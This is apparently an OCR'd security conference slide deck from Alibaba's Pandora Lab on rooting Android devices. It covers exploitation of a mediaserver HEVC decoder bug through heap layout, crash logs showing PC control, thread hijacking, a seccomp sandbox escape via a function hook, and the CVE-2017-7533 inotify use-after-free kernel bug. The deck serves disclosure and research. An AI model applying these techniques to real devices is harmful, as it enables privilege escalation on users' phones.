
mp4_width * *i* + pic_width < buffer_size

OR mp4_width * *i* >= buffer_size + 0x1000

0 <= *i* < *pic_height*

size_Y + (mp4_width / 2) * (pic_height / 2 - 1) + pic_width / 2 < buffer_size

*size_Y + size_UV + size(mp4_width / 2) * (pic_height / 2 - 1) + pic_width / 2 < buffer_size*



Available combinations

- output_buffer: DA000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 108
- output_buffer: 14D000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 148
- output_buffer: 1C0000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 188
- output_buffer: 233000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 1C8
- output_buffer: 2A6000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 208
- output_buffer: 319000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 248
- output_buffer: 38C000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 288
- output_buffer: 3FF000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 2C8
- output_buffer: 472000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 308
- output_buffer: 4E5000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 348
- output_buffer: 558000, mp4_width: 1cc0, mp4_height: 20, pic_width: 20, pic_height: 388
- …

Ideal memory layout

Input buffer

Output buffer


Decoding thread

0x80808080

```
--->Fault address falls at 22223332 before any mapped regions
    71032000-b1031fff rw-          0  40000000  /dev/ashmem/ACodec (deleted)
    b1032000-b1034fff r-x          0      3000  /system/bin/mediacodec
    b1036000-b1036fff r--       3000      1000  /system/bin/mediacodec
    b1037000-b1037fff rw-          0      1000
    e5a29000-e5f80fff rw-          0    558000  /dev/ashmem/ACodec (deleted)
    e5f81000-e5f81fff ---          0      1000  [anon:thread stack guard page]
    e5f82000-e607ffff rw-          0     fe000  [stack:31662]
    e6080000-e63fffff rw-          0    380000  [anon:libc_malloc]
    e6501000-e6501fff ---          0      1000  [anon:thread stack guard page]
    e6502000-e65fffff rw-          0     fe000  [stack:31660]
    e6600000-e66fffff rw-          0    100000  [anon:libc_malloc]
    e6757000-e6757fff ---          0      1000  [anon:thread stack guard page]
    e6758000-e6855fff rw-          0     fe000  [stack:31659]
```

Hijack the thread

- pthread_internal_t



Hijack the thread

```
.text:F4BE7132 ; void __fastcall pthread_exit(void *return_value)
.text:F4BE7132                 EXPORT pthread_exit
.text:F4BE7132 pthread_exit                            ; CODE XREF: j_pthread_exit+8↑j
.text:F4BE7132                                         ; DATA XREF: .got:pthread_exit_pt
.text:F4BE7132
.text:F4BE7132 set             = -0x1C
.text:F4BE7132 var_18          = -0x18
.text:F4BE7132
.text:F4BE7132 return_value = R0                       ; void *
.text:F4BE7132                 PUSH            {R4,R5,R7,LR}
.text:F4BE7134                 SUB             SP, SP, #0x10
.text:F4BE7136                 MOV             R5, return_value
.text:F4BE7138 return_value = R5                       ; void *
.text:F4BE7138                 BL              __cxa_thread_finalize
.text:F4BE713C                 MRC             p15, 0, R0,c13,c0, 3
.text:F4BE7140                 LDR             R4, [R0,#4]
.text:F4BE7142 thread = R4                             ; pthread_internal_t *
.text:F4BE7142                 STR             return_value, [thread,#0x38]
.text:F4BE7144                 B               loc_F4BE7150
.text:F4BE7146 ; ---------------------------------------------------------------------------
.text:F4BE7146
.text:F4BE7146 loc_F4BE7146                            ; CODE XREF: pthread_exit+22↓j
.text:F4BE7146 c = R0                                  ; __pthread_cleanup_t_0 *
.text:F4BE7146                 LDR             R1, [c]
.text:F4BE7148                 STR             R1, [R4,#0x2C]
.text:F4BE714A                 LDRD.W          R1, c, [c,#4]
.text:F4BE714E                 BLX             R1
.text:F4BE7150
.text:F4BE7150 loc_F4BE7150                            ; CODE XREF: pthread_exit+12↑j
.text:F4BE7150                 LDR             R0, [R4,#0x2C]
.text:F4BE7152 c = R0                                  ; __pthread_cleanup_t_0 *
.text:F4BE7152                 CMP             c, #0
.text:F4BE7154                 BNE             loc_F4BE7146
.text:F4BE7156                 BL              pthread_key_clean_all(void)
```

```
(gdb) i r
r0             0x80808080       2155905152
r1             0x64cce38        105696824
r2             0x2              2
r3             0x1              1
r4             0xf257f920       4065851680
r5             0x0              0
r6             0xf257f920       4065851680
r7             0x78             120
r8             0xf450163c       4098889276
r9             0xf4398150       4097409360
r10            0xf4e47f3d       4108615485
r11            0x0              0
r12            0xf4c27e94       4106387092
sp             0xf257f8f0       0xf257f8f0
lr             0xf4be713d       -188845763
pc             0xf4be7146       0xf4be7146 <pthread_exit+20>
cpsr           0xa0070030       -1610153936
(gdb) bt
#0  0xf4be7146 in pthread_exit () from target:/system/lib/libc.so
#1  0xf4be7098 in __pthread_start(void*) () from target:/system/lib/libc.so
#2  0xf4bb9bde in __start_thread () from target:/system/lib/libc.so
#3  0x00000000 in ?? ()
```

Control PC register

```
I 02-20 20:16:18.134  22094  22094                      Successfully allocated codec 'OMX.google.hevc.decoder'
E 02-20 20:16:19.463  22083  22083 OMXNodeInstance      !!! Observer died. Quickly, do something, ... anything...
D 02-20 20:16:20.302  22083  22092 SoftVideoDecoderOMXCo… Color Aspects preference: 1
A 02-20 20:16:20.390  22083  22093 libc                 Fatal signal 11 (SIGSEGV), code 1, fault addr 0x22223332 in tid 22 ⏎
                                                       093 (OMXCallbackDisp)
W 02-20 20:16:20.391  514    514                        debuggerd: handling request: pid=22083 uid=1046 gid=1006 tid=22093
A 02-20 20:16:20.423  22111  22111 DEBUG                *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
A 02-20 20:16:20.423  22111  22111 DEBUG                Build fingerprint: 'google/sailfish/sailfish:7.1.1/NOF27B/3687361: ⏎
                                                       user/release-keys'
A 02-20 20:16:20.423  22111  22111 DEBUG                Revision: '0'
A 02-20 20:16:20.423  22111  22111 DEBUG                ABI: 'arm'
A 02-20 20:16:20.424  22111  22111 DEBUG                pid: 22083, tid: 22093, name: OMXCallbackDisp  >>> media.codec <<<
A 02-20 20:16:20.424  22111  22111 DEBUG                signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x22223332
A 02-20 20:16:20.424  22111  22111 DEBUG                    r0 33334444  r1 22223333  r2 00000002  r3 00000001
A 02-20 20:16:20.424  22111  22111 DEBUG                    r4 ede7f920  r5 00000000  r6 ede7f920  r7 00000078
A 02-20 20:16:20.424  22111  22111 DEBUG                    r8 ee88163c  r9 ee7080c0  sl eeea3f3d  fp 00000000
A 02-20 20:16:20.424  22111  22111 DEBUG                    ip eed4ce94  sp ede7f8f0  lr eed0c151  pc 22223332  cpsr a0070 ⏎
                                                       030
A 02-20 20:16:20.437  22111  22111 DEBUG                backtrace:
A 02-20 20:16:20.438  22111  22111 DEBUG                    #00 pc 22223332  <unknown>
A 02-20 20:16:20.439  22111  22111 DEBUG                    #01 pc 0004714f  /system/lib/libc.so (pthread_exit+28)
A 02-20 20:16:20.439  22111  22111 DEBUG                    #02 pc 00047095  /system/lib/libc.so (_ZL15__pthread_startPv+2 ⏎
                                                       4)
A 02-20 20:16:20.439  22111  22111 DEBUG                    #03 pc 00019bdd  /system/lib/libc.so (__start_thread+6)
W 02-20 20:16:20.521  1031   1461 NativeCrashListener   Couldn't find ProcessRecord for pid 22083
E 02-20 20:16:20.522  22111  22111                      AM data write failed: Broken pipe
W 02-20 20:16:20.524  514    514                        debuggerd: resuming target 22083
I 02-20 20:16:20.526  1031   1078 BootReceiver          Copying /data/tombstones/tombstone_02 to DropBox (SYSTEM_TOMBSTONE ⏎
                                                       )
```

SECCOMP sandbox

```
35 int main(int argc __unused, char** argv)
36 {
37     ALOGI("@@@ mediacodecservice starting");
38     signal(SIGPIPE, SIG_IGN);
39     MiniJail();
40
41     strcpy(argv[0], "media.codec");
42     sp<ProcessState> proc(ProcessState::self());
43     sp<IServiceManager> sm = defaultServiceManager();
44     MediaCodecService::instantiate();
45     ProcessState::self()->startThreadPool();
46     IPCThreadState::self()->joinThreadPool();
47 }
```

```
25 /* Must match location in Android.mk */
26 static const char kSeccompFilePath[] = "/system/etc/seccomp_policy/mediacodec-seccomp.policy";
27
28 int MiniJail()
29 {
30     /* no seccomp policy for this architecture */
31     if (access(kSeccompFilePath, R_OK) == -1) {
32         ALOGW("No seccomp filter defined for this architecture.");
33         return 0;
34     }
35
36     struct minijail *jail = minijail_new();
37     if (jail == NULL) {
38         ALOGW("Failed to create minijail.");
39         return -1;
40     }
41
42     minijail_no_new_privs(jail);
43     minijail_log_seccomp_filter_failures(jail);
44     minijail_use_seccomp_filter(jail);
45     minijail_parse_seccomp_filters(jail, kSeccompFilePath);
46     minijail_enter(jail);
47     minijail_destroy(jail);
48     return 0;
49 }
```

```
I 01-01 08:03:49.162  8998  8998  mediacodec                @@@ mediacodecservice starting
W 01-01 08:03:49.162  8998  8998  /system/bin/mediacodec    libminijail: allowing syscall: clock_gettime
W 01-01 08:03:49.162  8998  8998  /system/bin/mediacodec    libminijail: allowing syscall: connect
W 01-01 08:03:49.162  8998  8998  /system/bin/mediacodec    libminijail: allowing syscall: fcntl64
W 01-01 08:03:49.162  8998  8998  /system/bin/mediacodec    libminijail: allowing syscall: socket
W 01-01 08:03:49.163  8998  8998  /system/bin/mediacodec    libminijail: allowing syscall: writev
W 01-01 08:03:49.165  8998  8998  /system/bin/mediacodec    libminijail: logging seccomp filter failures
```

Escape the sandbox

```
26 class MediaCodecService : public BinderService<MediaCodecService>, public BnMediaCodecService
27 {
28     friend class BinderService<MediaCodecService>;    // for MediaCodecService()
29 public:
30     MediaCodecService() : BnMediaCodecService() { }
31     virtual ~MediaCodecService() { }
32     virtual void onFirstRef() { }
33
34     static const char*  getServiceName() { return "media.codec"; }
35
36     virtual sp<IOMX>    getOMX();
37
38     virtual status_t    onTransact(uint32_t code, const Parcel& data, Parcel* reply,
39                                    uint32_t flags);
40
41 private:
42     Mutex               mLock;
43     sp<IOMX>            mOMX;
44 };
```

Escape the sandbox


```
69 class MediaPlayerService : public BnMediaPlayerService
70 {
71     class Client;
72
```

```
431                             MediaPlayerService();
432     virtual                 ~MediaPlayerService();
433
434     mutable     Mutex                           mLock;
435                 SortedVector< wp<Client> >      mClients;
436                 SortedVector< wp<MediaRecorderClient> > mMediaRecorderClients;
437                 int32_t                         mNextConnId;
438                 sp<IOMX>                        mOMX;
439 };
```


Escape the sandbox

```
208 MuxOMX::node_location MuxOMX::getPreferredCodecLocation(const char *name) {
209     if (sCodecProcessEnabled) {
210         // all codecs go to codec process unless excluded using system property, in which case
211         // all non-secure decoders, OMX.google.* codecs and encoders can go in the codec process
212         // (non-OMX.google.* encoders can be excluded using system property.)
213         if ((strcasestr(name, "decoder")
214                         && strcasestr(name, ".secure") != name + strlen(name) - 7)
215                 || (strcasestr(name, "encoder")
216                         && !property_get_bool("media.stagefright.legacyencoder", false))
217                 || !property_get_bool("media.stagefright.less-secure", false)
218                 || !strncasecmp(name, "OMX.google.", 11)) {
219             return CODECPROCESS;
220         }
221         // everything else runs in the media server
222         return MEDIAPROCESS;
223     } else {
224 #ifdef __LP64__
225         // 64 bit processes always run OMX remote on MediaServer
226         return MEDIAPROCESS;
227 #else
228         // 32 bit processes run only OMX.google.* components locally
229         if (!strncasecmp(name, "OMX.google.", 11)) {
230             return LOCAL;
231         }
232         return MEDIAPROCESS;
233 #endif
234     }
235 }
```

```
358  #define MEDIAPROCESS 1
359  int new_getPreferredCodecLocation(void *thiz, const char *name){
360      return MEDIAPROCESS;
361  }
```



Demo


thomasking — adb • adbshl — 100×32
~ — adb • adbshl
...ents/work_place/hevc_crash/7.0 — -bash
...ts/work_place/hevc_crash/7.0 — -bash
~/Desktop — -bash
marlin:/data/local/tmp $ ./YUV\ for\ media_server
PANDORA LAB
OF ALI SECURITY

Next steps for rooting

- The beginning of another hard work
  - CANNOT allocate RWX memory
    - “EXEC_MEM” policy
  - Convert the exploitation into “ROP” gadgets
    - Many gaaaaaadgets are required
  - Few drivers can be accessed
    - Few vulnerabilities

Agenda

- *Present Situation*
- YUV exploitation for Mediaserver
- *ReVent Rooting Solution*
- Kernel Space Mirroring Attack – KSMA
- Conclusion

CVE-2017-7533

- Discovered as a bug by Leilei Lin
- Exploitation for Android unknown by that time
  - Shipped with kernel 3.18 – 4.4
  - 64-bit devices
- Use-After-Free due to race condition
  - Overwrite the next slab object with non-zero bytes
  - ReVent – [Re]name & E[vent]

Acknowledgements


Red Hat would like to thank Leilei Lin (Alibaba Group), Fan Wu (The University of Hong Kong), and Shixiong Zhao (The University of Hong Kong) for reporting this issue.

Vulnerability analysis

```
65  int inotify_handle_event(struct fsnotify_group *group,
66                           struct inode *inode,
67                           struct fsnotify_mark *inode_mark,
68                           struct fsnotify_mark *vfsmount_mark,
69                           u32 mask, void *data, int data_type,
70                           const unsigned char *file_name, u32 cookie)
71  {
72      struct inotify_inode_mark *i_mark;
73      struct inotify_event_info *event;
74      struct fsnotify_event *fsn_event;
75      int ret;
76      int len = 0;
77      int alloc_len = sizeof(struct inotify_event_info);
78
79      BUG_ON(vfsmount_mark);
80
81      if ((inode_mark->mask & FS_EXCL_UNLINK) &&
82          (data_type == FSNOTIFY_EVENT_PATH)) {
83          struct path *path = data;
84
85          if (d_unlinked(path->dentry))
86              return 0;
87      }
88      if (file_name) {
89          len = strlen(file_name);    // [1]
90          alloc_len += len + 1;
91      }
92
93      pr_debug("%s: group=%p inode=%p mask=%x\n", __func__, group, inode,
94               mask);
95
96      i_mark = container_of(inode_mark, struct inotify_inode_mark,
97                            fsn_mark);
98
99      event = kmalloc(alloc_len, GFP_KERNEL);     // [2]
100     if (unlikely(!event))
101         return -ENOMEM;
102
103     fsn_event = &event->fse;
104     fsnotify_init_event(fsn_event, inode, mask);
105     event->wd = i_mark->wd;
106     event->sync_cookie = cookie;
107     event->name_len = len;
108     if (len)
109         strcpy(event->name, file_name);     // [3]
```

